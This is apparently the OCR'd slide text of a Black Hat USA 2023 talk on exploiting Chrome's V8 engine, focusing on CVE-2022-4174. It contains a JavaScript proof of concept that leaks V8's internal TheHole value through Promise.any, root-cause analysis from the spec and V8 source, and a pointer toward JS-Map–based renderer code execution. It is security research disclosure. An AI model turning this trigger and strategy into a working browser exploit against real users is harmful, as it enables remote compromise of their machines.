black hat USA 2023

AUGUST 9-10, 2023

BRIEFINGS

The Hat Trick: Exploit Chrome Twice from Runtime to JIT

Nan Wang

Zhenghang Xiao

About us

Nan Wang (@eternalsakura13)

- Security Research for 360 Vulnerability Research Institute
- Top 10 Chrome VRP Researcher of 2021/2022
- Top 2 Facebook White Hat of 2023

Zhenghang Xiao (@Kipreyyy)

- Individual Security Researcher
- Mainly focus on browser security

About us


- 360 Vulnerability Research Institute
- Accumulated more than 3,000 CVEs
- Won the highest bug bounty in history from Microsoft, Google and Apple
- Successful pwner of several Pwn2Own and Tianfu Cup events
- https://vul.360.net/

Agenda

1. Introduction
2. TheHole Value Leakage in Promise.any
3. Write Barrier Missing in Maglev Optimization
4. Conclusions

Introduction

What is Chrome




The Architecture of Chrome Browser

What is V8

The Execution Flow

of

JavaScript V8 Engine




Img-ref: https://blog.devgenius.io/inside-the-javascript-engine-bb7b9f26e84b

TheHole Value Leakage in Promise.any

What is JS-Promise

- Chaining asynchronous operations
- Avoid callback hell
- Three states: pending/fulfilled/reject



Img-ref: https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Global_Objects/Promise

How to use JS-Promise

```
function getData(callback) {
  setTimeout(function() {
    callback("Data");
  }, 1000);
}
function processData(data, callback) {
  setTimeout(function() {
    callback("Processed " + data);
  }, 1000);
}
function displayResult(result) {
  console.log(result);
}
getData(function(data) {
  processData(data, function(processedData) {
    displayResult(processedData);
  });
});
```

callback hell


Promise →

```
function getData() {
  return new Promise(function(resolve) {
    setTimeout(function() {
      resolve("Data");
    }, 1000);
  });
}
function processData(data) {
  return new Promise(function(resolve) {
    setTimeout(function() {
      resolve("Processed " + data);
    }, 1000);
  });
}
function displayResult(result) {
    console.log(result);
}
getData()
  .then(function(data) { // define callback
    return processData(data);
  })
  .then(function(processedData) {
    displayResult(processedData);
  });
```

Sync coding style

Promise.any()

- Similar as "**OR Gate**"
- Return the promise object which is **first fulfilled**
  Or *a rejected promise object* if all are rejected
- Useful for returning the first promise that fulfills



TheHole Internal Value in V8

- A internal sentinel in V8 engine
- Represent “**No Value Here**”

```
d8> let arr = [1, /* TheHole */, 2];
undefined
d8> %DebugPrint(arr);
DebugPrint: 0x27a80004c2f9: [JSArray]
- map: 0x27a80018e939 <Map[16](HOLEY_SMI_ELEMENTS)> [FastProperties]
- prototype: 0x27a80018e399 <JSArray[0]>
- elements: 0x27a80019a849 <FixedArray[3]> [HOLEY_SMI_ELEMENTS (COW)]
- length: 3
...
- elements: 0x27a80019a849 <FixedArray[3]> {
    0: 1
    1: 0x27a80000026d <the_hole>
    2: 2
}
```

The First RCE - CVE-2022-4174

PerformPromiseAny

1. Let *errors* be a new empty List.
2. Let *remainingElementsCount* be the **Record { [[Value]]: 1 }**.
3. Let *index* be 0.
4. Repeat,
   a. Let *next* be Completion(IteratorStep(iteratorRecord)).
   b. If *next* is false, then
      i. Set *remainingElementsCount*.**[[Value]]** to *remainingElementsCount*.**[[Value]]** - 1.
      ii. If *remainingElementsCount*.**[[Value]]** = 0, then Return ThrowCompletion(AggregateError(*errors*))
      iii. Return *resultCapability*.[[Promise]].
   c. Let *nextValue* be Completion(IteratorValue(*next*)).
   d. **Append *undefined* to *errors*.**
   e. Let *nextPromise* be ? Call(promiseResolve, constructor, « nextValue »).
   f. Let *onRejected* be new created Promise.any Reject Element Functions.
   g. Set *onRejected* {[[Index]]: *index*, [[Errors]]: *errors*, [[RemainingElements]]: *remainingElementsCount*, ...}
   h. Set *remainingElementsCount*.[[Value]] to *remainingElementsCount*.[[Value]] + 1.
   i. Perform ? Invoke(*nextPromise*, "then", « resultCapability.[[Resolve]], *onRejected* »).
   j. Set *index* to *index* + 1.

Define callbacks

```
var log = console.log;
function craft_promise(GetCapExecutor) {
  log("2. craft_promise is called");
  GetCapExecutor(
    /* resolve */ function() {},
    /* reject */ function(aggregateError) {
      log("5. final reject handler is called");
      // leaking TheHole object
      %DebugPrint(aggregateError.errors[1]);
    } );
}
craft_promise.resolve = function(val) {
  log("3. craft_promise.resolve is called");
  return val;
}
let input_promise = {
  then(finalResolve, onReject) {
    log("4. input_promise then");
    onReject();
  }
}
log("============ OUTPUT ============");
log("1. before Promise.any");
Promise.any.call(craft_promise, [input_promise]);
```

The First RCE - CVE-2022-4174

PerformPromiseAny

1. Let *errors* be a new empty List.
2. Let *remainingElementsCount* be the Record { [[Value]]: 1 }.
3. Let *index* be 0.
4. Repeat,
   a. Let *next* be Completion(IteratorStep(iteratorRecord)).
   b. If *next* is false, then
      i. Set *remainingElementsCount*.[[Value]] to *remainingElementsCount*.[[Value]] - 1.
      ii. If *remainingElementsCount*.[[Value]] = 0, then Return ThrowCompletion(AggregateError(*errors*))
      iii. Return *resultCapability*.[[Promise]].
   c. Let *nextValue* be Completion(IteratorValue(*next*)).
   d. **Append *undefined* to *errors*.**
   e. Let *nextPromise* be ? Call(promiseResolve, constructor, « nextValue »).
   f. Let *onRejected* be new created Promise.any Reject Element Functions.
   g. Set *onRejected* {[[Index]]: *index*, [[Errors]]: *errors*, [[RemainingElements]]: *remainingElementsCount*, ...}
   h. Set *remainingElementsCount*.[[Value]] to *remainingElementsCount*.[[Value]] + 1.
   i. Perform ? Invoke(*nextPromise*, "then", « resultCapability.[[Resolve]], *onRejected* »).
   j. Set *index* to *index* + 1.

Promise.any Reject Element Function

1. Let *F* be the active function object.
2. Let *index* be *F*.[[Index]],
3. Let *errors* be *F*.[[Errors]].
4. Let *promiseCapability* be *F*.[[Capability]].
5. Let *remainingElementsCount* be *F*.[[RemainingElements]].
6. **Set *errors*[*index*] to *x*.**
7. Set *remainingElementsCount*.[[Value]] to *remainingElementsCount*.[[Value]] - 1.
8. If *remainingElementsCount*.[[Value]] = 0, then
   Return ? Call(*promiseCapability*.[[Reject]], undefined, « AggregateError(errors)»).
9. Return undefined.

The First RCE - CVE-2022-4174

PerformPromiseAny

1. Let *errors* be a new empty List.
2. Let *remainingElementsCount* be the **Record { [[Value]]: 1 }**.
3. Let *index* be 0.
4. Repeat,
   a. Let *next* be Completion(IteratorStep(iteratorRecord)).
   b. If *next* is false, then
      i. Set *remainingElementsCount*.[[Value]] to *remainingElementsCount*.[[Value]] - 1.
      ii. If *remainingElementsCount*.[[Value]] = 0, then Return ThrowCompletion(AggregateError(*errors*))
      iii. Return *resultCapability*.[[Promise]].
   c. Let *nextValue* be Completion(IteratorValue(*next*)).
   d. **Append *undefined* to *errors*.**
   e. Let *nextPromise* be ? Call(promiseResolve, constructor, « nextValue »).
   f. Let *onRejected* be new created Promise.any Reject Element Functions.
   g. Set *onRejected* {[[Index]]: *index*, [[Errors]]: *errors*, [[RemainingElements]]: *remainingElementsCount*, ...}
   h. Set *remainingElementsCount*.[[Value]] to *remainingElementsCount*.[[Value]] + 1.
   i. Perform ? Invoke(*nextPromise*, "then", « resultCapability.[[Resolve]], *onRejected* »).
   j. Set *index* to *index* + 1.

Promise.any Reject Element Function

1. Let *F* be the active function object.
2. Let *index* be *F*.[[Index]],
3. Let *errors* be *F*.[[Errors]].
4. Let *promiseCapability* be *F*.[[Capability]].
5. Let *remainingElementsCount* be *F*.[[RemainingElements]].
6. **Set *errors*[*index*] to *x*.**
7. Set *remainingElementsCount*.[[Value]] to *remainingElementsCount*.[[Value]] - 1.
8. If *remainingElementsCount*.[[Value]] = 0, then

   Return ? Call(*promiseCapability*.[[Reject]], undefined, « AggregateError(errors)»).
9. Return undefined.

Root Cause Analysis - CVE-2022-4174

How V8 initialize *errors* array?

PerformPromiseAny

```
    // h. Append undefined to errors. (Do nothing: errors is initialized
    // lazily when the first Promise rejects.)
```

PromiseAnyReject ElementClosure

```
// 9. Set errors[index] to x.
const newCapacity = IntPtrMax(SmiUntag(remainingElementsCount), index + 1);
if (newCapacity > errors.length_intptr) deferred {
    errors = ExtractFixedArray(errors, 0, errors.length_intptr, newCapacity);
    *ContextSlot(
        context,
        PromiseAnyRejectElementContextSlots::
            kPromiseAnyRejectElementErrorsSlot) = errors;
  }
errors.objects[index] = value;
```

From TheHole to Renderer RCE

Here are several known RCE vulnerabilities of **TheHole value leakage**

- CVE-2021-38003, CVE-2022-1364, CVE-2023-2724


Common result: **the leakage of the non-exposed data structure to user space**

How to exploit chrome with *TheHole*? => **JS-Map** structure!

Special handling for TheHole in JS-Map

MapPrototypeDelete

1. Mark **deleted entry** to TheHole value
2. Update *number_of_elements* & *number_of_deleted*
3. Shrink the memory if needed

